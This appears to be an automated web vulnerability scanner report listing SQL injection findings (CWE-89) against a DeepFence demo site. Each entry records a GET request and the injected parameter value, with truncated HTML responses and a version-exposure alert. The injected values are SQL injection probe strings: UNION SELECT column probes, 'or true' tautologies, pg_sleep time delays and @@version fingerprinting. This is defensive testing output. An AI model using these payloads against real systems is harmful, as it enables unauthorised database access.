Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#494				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1
Test Step	GET

Modified Parameters	Name	Value
	demouser@deepfence.io	ORDER BY 15#
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#495	

Scan	SQL Injection	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	
Test Step	GET	
Modified Parameters	Name	Value
	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary	

	hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#496

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBG9iZSBJbWFnZVZlYWR5ccllPAAACaxJREFUeNgsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#497				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785</p>				

	<p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#498

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>) or true--</td></tr></table>	Name	Value	demouser@deepfence.io) or true--
Name	Value				
demouser@deepfence.io) or true--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#499				

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>1 or pg_sleep(5)--</td></tr></table>		Name	Value	demouser@deepfence.io	1 or pg_sleep(5)--
Name	Value					
demouser@deepfence.io	1 or pg_sleep(5)--					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpgguFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#500					

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
demouser@deepfence.io	and (select substring(@ @version,3,1))='X'

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-

	<pre>9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWRS5cc1lPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#501

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>-1 UNION SELECT 1 INTO @,@</td></tr></table>	Name	Value	demouser@deepfence.io	-1 UNION SELECT 1 INTO @,@
Name	Value				
demouser@deepfence.io	-1 UNION SELECT 1 INTO @,@				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6JslJ4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWRS5cc1lPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#502				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1

Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17--</td></tr> </table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17--
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\/d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#503				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>AND 1=0#</td></tr> </table>	Name	Value	demouser@deepfence.io	AND 1=0#
Name	Value				
demouser@deepfence.io	AND 1=0#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/</pre>				

	<pre>z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#504

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>1' ORDER BY 2--+</td></tr></table>	Name	Value	demouser@deepfence.io	1' ORDER BY 2--+
Name	Value				
demouser@deepfence.io	1' ORDER BY 2--+				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#505				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td></td><td></td></tr></table>	Name	Value		
Name	Value				

Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#507	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,-</td></tr></table>		Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,-
Name	Value					
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,-					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8lO2OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#508					

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
demouser@deepfence.io	and (select substring(@ @version,1,1))='M'

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title

	<pre>>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
